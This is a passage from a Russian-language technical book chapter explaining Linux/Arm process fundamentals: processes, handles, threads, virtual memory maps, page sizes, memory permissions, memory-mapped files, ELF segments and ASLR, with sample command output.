Помимо `atop`, процессы, созданные в системе определённым пользователем, можно просмотреть с помощью `htop`[6] и параметра командной строки `-u <user>`. Например, показанная на рис. 3.4 команда `htop -u root` выводит все процессы, работающие от имени пользователя root.

Для вывода процессов конкретного пользователя системы можно также воспользоваться командой `ps`, как показано на рис. 3.5.

В Linux и других Unix-подобных операционных системах пользователь root работает с максимальными разрешениями в системе. Поэтому, если программа выполняется от имени root, большинство проверок разрешений режима ядра для процесса во время системного вызова неявно завершаются успешно, что делает такие программы особенно привилегированными в системе.

Хотя процессы с разрешениями root обладают чрезвычайно широкими привилегиями, они всё же выполняются в режиме пользователя: ядро может разрешать им очень привилегированные действия, но они по-прежнему должны обращаться к нему с запросом. Этим они отличаются от программ, выполняемых в самом ядре: те могут просто обращаться к памяти или устройствам непосредственно, не передавая запрос через API операционной системы.




Рисунок 3.4. Команда `htop -u root`

```
user@aarch64-arm-vm:~$ ps -u root -U root
 PID TTY          TIME CMD
   1 ?        00:00:02 systemd
   2 ?        00:00:00 kthreadd
   3 ?        00:00:00 rcu_gp
   4 ?        00:00:00 rcu_par_gp
   6 ?        00:00:00 kworker/0:0H-kblockd
   7 ?        00:00:00 kworker/u2:0-events_unbound
   8 ?        00:00:00 mm_percpu_wq
   9 ?        00:00:00 ksoftirqd/0
  10 ?        00:00:00 rcu_sched
  11 ?        00:00:00 rcu_bh
  12 ?        00:00:00 migration/0
  14 ?        00:00:00 cpuhp/0
  15 ?        00:00:00 kdevtmpfs
  16 ?        00:00:00 netns
  17 ?        00:00:00 kauditd
  18 ?        00:00:00 khungtaskd
  19 ?        00:00:00 oom_reaper
  20 ?        00:00:00 writeback
  21 ?        00:00:00 kcompactd0
  22 ?        00:00:00 ksmd
  23 ?        00:00:00 khugepaged
```

Рисунок 3.5. Команда `ps`

Объекты и дескрипторы

Многие API системных вызовов, например связанные с доступом к сети или файлам, принимают параметры либо возвращают результаты, являющиеся дескрипторами ранее выделенного ресурса режима ядра, например файла или сокета. Обычно дескриптор представлен обычным целым числом, которое однозначно ссылается на ресурс, выделенный ядром для конкретного процесса.

Системные вызовы наподобие `open`, открывающего файл для чтения или записи, обычно выделяют объект файла в режиме ядра, присоединяют его к таблице дескрипторов процесса и возвращают целочисленный дескриптор как результат системного вызова. Позднее процесс может использовать этот дескриптор, например в последующем системном вызове `read` или `write`, чтобы указать ядру конкретный файл, который требуется прочитать или записать. Ядро сопоставляет дескрипторы режима пользователя с фактическими объектами режима ядра посредством таблицы дескрипторов процесса, которая сама хранится в ядре.

На рис. 3.6 показано разрешение дескрипторов в ядре. Здесь 32-битный пользовательский режим выполняет системный вызов `read`. Первым аргументом служит дескриптор, ссылающийся на ранее открытый файл, - в данном случае дескриптор с числовым значением 8. Когда программа выполняет инструкцию `SVC`, центральный процессор передаёт управление зарегистрированному ОС обработчику SVC в ядре, который в конце концов переходит к функции `ksys_read`, выполняющей логику системного вызова[7].




Рисунок 3.6. Разрешение дескрипторов

Чтобы выполнить запрос, `ksys_read` должна определить, какой файл программа хочет прочитать. В данном случае она ищет дескриптор с номером 8 в таблице дескрипторов текущего процесса, чтобы установить, к какому файлу выполняется обращение. Сопоставление дескриптора с объектом здесь выполняет `fdget_pos`[8]. Полученный объект описывает способ выполнения запроса чтения файла, обычно реализуемый драйвером файловой системы в ядре. Этот драйвер, также работающий в режиме ядра, может затем непосредственно обратиться к подключённому жёсткому диску, чтобы прочитать файл в память. Наконец, после выполнения запроса чтения управление возвращается процессу режима пользователя, который возобновляет работу с инструкции, непосредственно следующей за `SVC`.

Большинство дескрипторов процесса создаётся самим процессом во время работы, однако несколько дескрипторов неявно создаются в ходе создания процесса: это псевдофайловые дескрипторы стандартного ввода (`stdin`), стандартного вывода (`stdout`) и стандартного потока ошибок (`stderr`). По соглашению эти псевдодескрипторы представлены соответственно значениями 0, 1 и 2. Такие псевдофайлы позволяют программам передавать данные друг другу по каналам или взаимодействовать с пользователем через консоль.

Когда ресурсы режима ядра перестают быть нужны процессу, объект можно закрыть системным вызовом наподобие `close`[9]. Он уведомляет ядро о том, что программа больше не использует ресурс. После закрытия всех ссылок на соответствующий объект ядра ядро может начать освобождать данный ресурс. Если процесс завершится или будет аварийно прерван, не закрыв открытый дескриптор, ядро неявно закроет его в ходе завершения процесса, чтобы объект не "утёк".

Потоки

При первом запуске программы создаётся новый процесс, которому выделяется один поток. Этот начальный поток отвечает за инициализацию процесса и последующий вызов функции `main` программы. Многопоточные программы могут запрашивать добавление в процесс дополнительных потоков для выполнения фоновой работы[10]. Например, многопоточный сервер веб-приложения может использовать отдельный поток для каждого входящего запроса, чтобы длительные запросы не мешали другим пользователям обращаться к сайту.

У процесса всегда есть по меньшей мере один поток. Когда завершается последний поток процесса, завершается и сам процесс. Один из способов просмотреть потоки внутри программы - использовать программу `top`[11] с синтаксисом `top -H -p <pid>`. Например, на рис. 3.7 показаны потоки, выполняющиеся внутри программы `rsyslogd`.




Рисунок 3.7. Выполняющиеся потоки

Каждый поток выполняет код независимо от остальных и логически работает так, словно является отдельным ядром процессора. У каждого потока имеется собственный набор регистров и собственное состояние процессора, включая собственные счётчик команд, указатель стека и арифметические флаги, а также собственные внутренне управляемые локальные переменные и стек вызовов. Однако обратите внимание: в отличие от процессов, потоки не изолированы друг от друга. Код и данные каждого потока загружаются в один процесс. Хотя соглашения программирования обычно предписывают одному потоку не вмешиваться непосредственно в закрытые данные другого, это обеспечивается только соглашением, а не аппаратно. На рис. 3.8 показан упрощённый пример адресного пространства процесса с тремя выполняющимися потоками режима пользователя.

```
top - 13:34:40 up 22:13,  2 users,  load average: 0.00, 0.00, 0.00
Threads:   4 total,   0 running,   4 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.0 sy,  0.0 ni,100.0 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   1854.4 total,   1602.9 free,     70.4 used,    181.1 buff/cache
MiB Swap:      0.0 total,      0.0 free,      0.0 used.   1637.2 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  541 root      20   0  219844   5120   2628 S   0.0   0.3   0:00.01 rsyslogd
  545 root      20   0  219844   5120   2628 S   0.0   0.3   0:00.05 in:imuxsock
  546 root      20   0  219844   5120   2628 S   0.0   0.3   0:00.00 in:imklog
  547 root      20   0  219844   5120   2628 S   0.0   0.3   0:00.08 rs:main Q:Reg
```

Рисунок 3.8. Три выполняющихся потока режима пользователя

Управление памятью процесса

Каждому процессу назначается уникальное виртуальное адресное пространство. Блок управления памятью (memory management unit, MMU) процессора преобразует виртуальные адреса в физические, соответствующие областям системной памяти, где хранятся данные. Операционная система программирует MMU отдельно для каждого процесса. С помощью таблиц страниц он описывает компоновку и преобразование каждой доступной области памяти процесса, расположение соответствующих данных в памяти и разрешения каждой области. Точная компоновка таблиц страниц и порядок программирования MMU выходят за рамки этой книги, но подробно описаны в разделе "D5.2 - Система преобразования адресов VMSAv8-64" *Справочного руководства по архитектуре Arm для профиля архитектуры Armv8-A* (бета-версия Armv8.6, 2020)[12].

В Linux компоновку адресного пространства процесса можно просмотреть через псевдофайл `/proc/<pid>/maps` для заданного идентификатора процесса либо через `/proc/self/maps` для выполняющейся в данный момент программы. Например, команда `cat /proc/self/maps` запускает программу `cat`, которая обращается к собственной карте виртуальной памяти и выводит её в терминал. Ниже приведён пример такого вывода (с добавленными именами столбцов):

```
; Addr From - Addr To    Perms FileOff  device inode    Mapped file name or [purpose]
 000000400000-000000410000 r-xp 00000000 103:03 4511323  /usr/bin/cat
 000000410000-000000420000 r--p 00000000 103:03 4511323  /usr/bin/cat
 000000420000-000000430000 rw-p 00010000 103:03 4511323  /usr/bin/cat
 000018db0000-000018de0000 rw-p 00000000 00:00 0         [heap]
 ffff7b510000-ffff81dc0000 r--p 00000000 103:03 12926979 /usr/lib/locale/locale-archive
 ffff81dc0000-ffff81f30000 r-xp 00000000 103:03 8445660  /usr/lib64/libc-2.17.so
 ffff81f30000-ffff81f40000 r--p 00160000 103:03 8445660  /usr/lib64/libc-2.17.so
 ffff81f40000-ffff81f50000 rw-p 00170000 103:03 8445660  /usr/lib64/libc-2.17.so
 ffff81f60000-ffff81f70000 r--p 00000000 00:00 0         [vvar]
 ffff81f70000-ffff81f80000 r-xp 00000000 00:00 0         [vdso]
 ffff81f80000-ffff81fa0000 r-xp 00000000 103:03 8445636  /usr/lib64/ld-2.17.so
 ffff81fa0000-ffff81fb0000 r--p 00010000 103:03 8445636  /usr/lib64/ld-2.17.so
 ffff81fb0000-ffff81fc0000 rw-p 00020000 103:03 8445636  /usr/lib64/ld-2.17.so
 fffffc470000-fffffc4a0000 rw-p 00000000 00:00 0         [stack]
```

Каждая область памяти представляет собой неперекрывающийся диапазон адресов вместе со сведениями о защите и типе области. Например, первый диапазон охватывает виртуальные адреса памяти в шестнадцатеричном интервале от `0x00400000` до `0x00410000`. Он отображён из файла `/usr/bin/cat` и помечен защитой памяти `r-xp`.

Области, не описанные в карте адресов процесса, называются неотображённой памятью. Попытка прочитать, записать или выполнить память в таком неотображённом пространстве заставляет MMU сообщить центральному процессору об ошибке. Центральный процессор приостанавливает программу и передаёт управление зарегистрированному обработчику исключения в ядре. Затем ядро обычно уведомляет подключённый отладчик либо аварийно завершает программу с ошибкой сегментации.

Страницы памяти

В предыдущей карте адресов можно заметить, что области памяти всегда выровнены по значениям, кратным `0x1000`, то есть адреса всегда оканчиваются нулями. Причина в том, что MMU выполняет преобразование адресов и защиту памяти для страниц, а не для отдельных байтов, поэтому размер и расположение каждой области памяти выровнены по границам страниц. В Armv8-A гранула преобразования[13] всегда равна 4 Кбайт (`0x1000`), 16 Кбайт (`0x4000`) или 64 Кбайт (`0x10000`)[14]. Операционные системы на основе Linux часто используют гранулярность преобразования 4 Кбайт[15], но могут быть скомпилированы и для гранулярности 64 Кбайт[16][17]. Другие операционные системы, например ядро 64-битной iOS, используют гранулярность 16 Кбайт[18]. Иногда ради производительности или по иным причинам операционные системы также используют страницы, размер которых превышает заданную архитектурой гранулу преобразования. Например, некоторые операционные системы применяют так называемые огромные страницы размером от 2 Мбайт до 1 Гбайт для серверных нагрузок и высокопроизводительных вычислений (high-performance computing, HPC).

В Linux размер страницы текущей системы можно определить командой `getconf PAGESIZE`. Она выводит размер страницы в байтах. Например, Red Hat Enterprise Linux Server на AArch64 может использовать страницы размером 64 Кбайт, что видно из следующего вывода:

```
[user@redhat-arm64 ~]$ getconf PAGESIZE
65536
```

Та же команда в системе Debian Linux ARMv8-A, напротив, показывает, что даже на том же процессоре система скомпилирована для страниц размером 4 Кбайт:

```
user@debian-arm64:~$ getconf PAGESIZE
4096
```

Защита памяти

Каждой области памяти соответствует набор видов защиты. Самые основные из них - разрешения на чтение, запись и выполнение. В карте процесса первые три буквы защиты области обозначают её разрешения буквами `RWX`, а дефис указывает на отсутствие конкретного разрешения. Разрешения описаны в табл. 3.1.

Таблица 3.1. Разрешения защиты памяти

Разрешение	Смысл	Описание
`R`	Чтение	Данные в области можно читать обычными инструкциями загрузки из памяти.
`W`	Запись	Данные в области можно записывать обычными инструкциями сохранения в память.
`X`	Выполнение	Данные из области можно извлекать и непосредственно выполнять как программный код.

В модели памяти AArch64 разрешениями доступа управляет атрибут разрешения доступа (access permission, AP)[19]. Различия между разрешениями доступа на EL0 и EL1/2/3 описаны в табл. 3.2.

Таблица 3.2. Атрибуты разрешений

AP	Непривилегированный режим (EL0)	Привилегированный режим (EL1/2/3)
`00`	Нет доступа	Чтение и запись
`01`	Чтение и запись	Чтение и запись
`10`	Нет доступа	Только чтение
`11`	Только чтение	Только чтение

Если программа попытается использовать данные области способом, не разрешённым её защитой, например записать данные в область памяти только для чтения или выполнить код из области, помеченной как неисполняемая, MMU создаст ошибку разрешения. Управление перейдёт зарегистрированному обработчику исключений ядра. Если ядро определит, что ошибка вызвана ошибкой программы, оно обычно аварийно завершит программу с ошибкой сегментации.

Операционная система предоставляет каждой программе собственное адресное пространство, определённое отдельной для процесса таблицей страниц, загружаемой в MMU на время выполнения программы. Поскольку таблицами страниц процесса управляет операционная система, процесс должен обращаться к ней, если хочет добавить или удалить области памяти либо изменить разрешения существующей области памяти в собственном адресном пространстве.

Анонимная и отображённая в память память

Самый простой тип области памяти в адресном пространстве процесса - пустая память, обеспечиваемая файлом подкачки. Обычно операционная система заполняет такие области нулями, а программа динамически заносит туда данные во время работы. Большинство операционных систем позволяет свободно выделять такую память и повторно назначать ей любую комбинацию флагов защиты на выполнение, чтение и запись, хотя некоторые ОС в рамках строгой политики подписывания кода запрещают создавать исполняемую память во время выполнения.

Анонимная память часто применяется как разделяемая память нескольких процессов, но у неё есть и другие назначения. Например, диспетчер кучи программы выделяет анонимную память и управляет ею, добавляя в программу новые адресуемые диапазоны памяти для обслуживания динамического выделения функциями `malloc` и `new`. Диспетчер кучи периодически выделяет у ядра крупные "фрагменты" памяти, выровненные по границам страниц, посредством системных вызовов `brk`[20] и `mmap` с флагом `MAP_ANONYMOUS`[21]. Затем он по требованию разделяет эти крупные "плиты" на отдельные блоки. Благодаря этому программа может быстро выделять динамическую память во время выполнения, не выравнивая каждый блок по границе страницы и не выполняя для него отдельный системный вызов.

Файлы и модули, отображённые в память

Помимо памяти, обеспечиваемой файлом подкачки, операционные системы позволяют обеспечивать области памяти логическими файлами на диске посредством механизма, называемого файлами, отображёнными в память. Обычно программы Linux создают отображённые в собственное адресное пространство процесса представления файла с помощью системного вызова `mmap`.

С точки зрения программы область, отображённая в память, выглядит так же, как обычная "анонимная" память, за исключением того, что она удобно предварительно заполнена данными с

диска, а не нулями. Благодаря этому не приходится вручную читать данные с диска дополнительными вызовами `read`. После отображения к файлу можно обращаться точно так же, как к любой другой области памяти, с помощью обычных инструкций загрузки и сохранения. Как и другим областям памяти, отображённым областям можно назначать определённую комбинацию разрешений на чтение, запись или выполнение; кроме того, они могут совместно использоваться несколькими процессами.

За кулисами отображённые в память области дают системе множество преимуществ производительности. Они загружаются с диска по требованию, а операционные системы могут снижать общую нагрузку на память, неявно совместно используя неизменённые части отображённых файлов только для чтения между несколькими процессами, даже если файлы отображены как закрытые. Чтение из отображённого представления концептуально просто: если файл отображён по адресу `0x100000`, то по адресу `0x100100` находится байт файла со смещением `0x100`, и так далее.

Поведение операций записи в область памяти зависит от способа создания области, отображённой в память. По умолчанию данные, записанные в память такого отображения, переносятся обратно в исходный файл. То есть если файл отображён по адресу `0x100000`, а программа записывает байт 2 по адресу `0x100100`, то байту файла со смещением `0x100` присваивается значение 2. Исключение возникает, если файл отображён посредством `mmap` с аргументом `MAP_PRIVATE`. В таком случае записанные в область данные сохраняются только в памяти, а файл на диске не изменяется. Это позволяет программам отображать в память файлы, которые им разрешено читать, но не записывать.

Просмотр карты адресного пространства процесса позволяет увидеть, какие области памяти являются отображёнными файлами и какие именно файлы они отображают. Например, если выполнить `cat /proc/self/maps` для просмотра собственной карты адресов, можно увидеть, что файл `/usr/lib/locale/locale-archive` отображён в память программы как доступный только для чтения по адресу `0xffff7b510000`, а куча выделена как доступная для чтения и записи, неисполняемая и закрытая.

```
; Addr From - Addr To    Perms FileOff  device inode    Mapped file name or [purpose]
000000400000-000000410000 r-xp 00000000 103:03 4511323  /usr/bin/cat
000000410000-000000420000 r--p 00000000 103:03 4511323  /usr/bin/cat
000000420000-000000430000 rw-p 00010000 103:03 4511323  /usr/bin/cat
000018db0000-000018de0000 rw-p 00000000 00:00 0         [heap]
ffff7b510000-ffff81dc0000 r--p 00000000 103:03 12926979 /usr/lib/locale/
locale-archive
ffff81dc0000-ffff81f30000 r-xp 00000000 103:03 8445660  /usr/lib64/libc-
2.17.so
ffff81f30000-ffff81f40000 r--p 00160000 103:03 8445660  /usr/lib64/libc-
2.17.so
ffff81f40000-ffff81f50000 rw-p 00170000 103:03 8445660  /usr/lib64/libc-
2.17.so
ffff81f60000-ffff81f70000 r--p 00000000 00:00 0         [vvar]
ffff81f70000-ffff81f80000 r-xp 00000000 00:00 0         [vdso]
ffff81f80000-ffff81fa0000 r-xp 00000000 103:03 8445636  /usr/lib64/ld-
2.17.so
ffff81fa0000-ffff81fb0000 r--p 00010000 103:03 8445636  /usr/lib64/ld-
2.17.so
ffff81fb0000-ffff81fc0000 rw-p 00020000 103:03 8445636  /usr/lib64/ld-
2.17.so
fffffc470000-fffffc4a0000 rw-p 00000000 00:00 0         [stack]
```

Помимо обычных файлов программы часто отображают посредством областей памяти собственные библиотеки и программные файлы. В Linux такие программы и библиотеки обычно хранятся на диске в формате ELF[22]. В разных операционных системах используются разные форматы файлов. Например, macOS и iOS обычно используют формат Mach-O[23], а программы Windows обычно хранят библиотеки и исполняемые файлы в формате переносимых исполняемых файлов (Portable Executable, PE)[24].

Хотя внутреннее устройство каждого из этих форматов различается в разных операционных системах, их основное назначение сходно: такие двоичные файлы содержат код и постоянные данные программы, определяют расположение и начальные значения глобальных переменных и сообщают операционной системе и компоновщику режима пользователя, как отобразить эти данные в память и подготовить модуль к выполнению.

Точный механизм загрузки модулей сложнее и выходит за рамки книги. Вкратце: каждый файл сам описывает ряд разделов, причём каждый раздел отображает данные из файла непосредственно в память и задаёт виды защиты, которые следует применить к этой памяти. В файлах ELF это обычно выполняется посредством разделов `LOAD`, а загрузчик модулей LD отображает соответствующие данные из файла в память с помощью `mmap`[25].

Один из способов просмотреть разделы внутри файла ELF - команда `readelf`. Например, команда `readelf -lW /usr/bin/cat`, выводящая заголовки программы `cat`, возвращает следующее:

```
Elf file type is EXEC (Executable file)
 Entry point 0x402aa8
 There are 9 program headers, starting at offset 64
 Program Headers:
 Type          Offset      VirtAddr     PhysAddr     FileSiz    MemSiz    Flg   Align
 PHDR           0x000040    0x400040     0x400040     0x0001f8   0x0001f8  R E   0x8
 INTERP         0x000238    0x400238     0x400238     0x00001b   0x00001b  R     0x1
       [Requesting program interpreter: /lib/ld-linux-aarch64.so.1]
 LOAD           0x000000    0x400000     0x400000     0x00a80c   0x00a80c  R E   0x10000
 LOAD           0x00fbe8    0x41fbe8     0x41fbe8     0x0006e8   0x001060  RW    0x10000
 DYNAMIC        0x00fd88    0x41fd88     0x41fd88     0x0001e0 0x0001e0   RW    0x8
 NOTE           0x000254    0x400254     0x400254     0x000044 0x000044   R     0x4
 GNU_EH_FRAME   0x0093cc    0x4093cc     0x4093cc     0x00031c 0x00031c   R     0x4
 GNU_STACK      0x000000    0x00000      0x00000      0x000000 0x000000   RW    0x10
 GNU_RELRO      0x00fbe8    0x41fbe8     0x41fbe8     0x000418 0x000418   R     0x1
 Section to Segment mapping:
   Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.
 version .gnu.version_r .rela.dyn .rela.plt .init .plt .text .fini .rodata .eh_frame_
hdr .eh_frame
   03     .init_array .fini_array .jcr .data.rel.ro .dynamic .got .got.plt .data .bss
   04     .dynamic

 05     .note.ABI-tag .note.gnu.build-id
 06     .eh_frame_hdr
 07
 08     .init_array .fini_array .jcr .data.rel.ro .dynamic .got
```

В этом файле две области `LOAD`. Первая указывает, что программу следует отобразить с разрешениями на чтение и выполнение, загрузить по адресу памяти `0x400000` и назначить ей длину `0xa80c` байт; область содержит байты файла с 0 по `0x00a80c`. Как мы видели ранее, Arm требует выравнивать области памяти, поэтому загрузчик округлит эти значения вверх в соответствии с выравниванием страниц текущей системы.

Второй заголовок загрузки описывает вторую область памяти: её следует загрузить по адресу `0x41fbe8`, предоставить разрешения на чтение и запись и назначить длину `0x001060` байт. Первые `0x0006e8` байт будут взяты из файла начиная со смещения `0x00fbe8`, а остальные байты второй области заполнятся нулями.

Сразу после загрузки программы `cat` в память будут отображены только две эти области: первая - с разрешениями на чтение и выполнение, вторая - на чтение и запись. Однако по мере работы программа может запрашивать изменения разрешений отображённой области памяти. Изменение разрешений части области отображённого файла (или области памяти другого типа) приводит к её "разбиению" на подобласти. Если снова взглянуть на вывод `cat /proc/self/maps`, можно увидеть, что именно это и произошло. В данном случае первая часть отображённого раздела чтения и записи была помечена как доступная только для чтения, поэтому создаётся впечатление, что `/usr/bin/cat` отображён трижды:

```
000000400000-000000410000 r-xp 00000000 103:03 4511323  /usr/bin/cat
000000410000-000000420000 r--p 00000000 103:03 4511323  /usr/bin/cat
000000420000-000000430000 rw-p 00010000 103:03 4511323  /usr/bin/cat
```

Эти три смежные области вместе образуют программу `cat`, загруженную в память. В данном случае говорят, что программа `cat` загружена по адресу `0x400000` - адресу первой отображённой области.

Рандомизация размещения адресного пространства

Исторически двоичные файлы программ сами описывали, по какому адресу их следует загружать в память. Загрузчик по возможности старался загрузить модуль именно по этому адресу, благодаря чему расположение данных в памяти во время выполнения оставалось в определённой степени постоянным. Однако в современных системах библиотеки, двоичные файлы программ и другие данные в памяти обычно намеренно загружаются по случайным адресам посредством механизма, называемого рандомизацией размещения адресного пространства (address space layout randomization, ASLR).

Назначение ASLR - усложнить эксплуатацию переполнений буфера и других уязвимостей повреждения памяти в приложении. Для этого удалённый злоумышленник лишается сведений о возможном расположении кода и данных в процессе-жертве после загрузки[26]. ASLR не предотвращает все эксплойты повреждения памяти: разработчики эксплойтов часто могут обходить ASLR с помощью других методов или уязвимостей. Однако ASLR работает эффективно и сравнительно легко включается программистами на C и C++ без изменений исходного кода приложения, поэтому в современных операционных системах этот механизм часто включён для процессов. Подробное объяснение методов эксплуатации и обхода ASLR выходит за рамки этой книги; подробнее они будут рассмотрены в моей следующей книге, посвящённой средствам защиты от эксплойтов с точки зрения нападения и обороны.

Тем не менее стоит упомянуть, что конкретная реализация ASLR зависит от операционной системы. В опубликованной в 2017 году работе[27] обнаружено, что энтропия разных реализаций ASLR различается в разных операционных системах, причём большинство из них демонстрирует меньшую энтропию в 32-битной версии ОС по сравнению с 64-битной. В табл. 3.3 показаны изменяющиеся биты (обозначенные единицами) и общая энтропия реализаций ASLR в трёх операционных системах, для каждой из которых приведены 32- и 64-битная версии.

Таблица 3.3. Сравнение энтропии реализаций ASLR

Операционная система	Изменяющиеся биты	Общая энтропия
64-битная Debian	`11111111111111111111111111110000`	28 бит
32-битная Debian	`00000000111111111111111111110000`	20 бит
64-битная HardenedBSD	`00011111111111111111111111110000`	25 бит
32-битная HardenedBSD	`00000000000000000000111111110000`	8 бит
64-битная OpenBSD	`00000000000001111111111111110000`	15 бит

Операционная система	Изменяющиеся биты	Общая энтропия
32-битная OpenBSD	`00000000000001111111111111110000`	15 бит

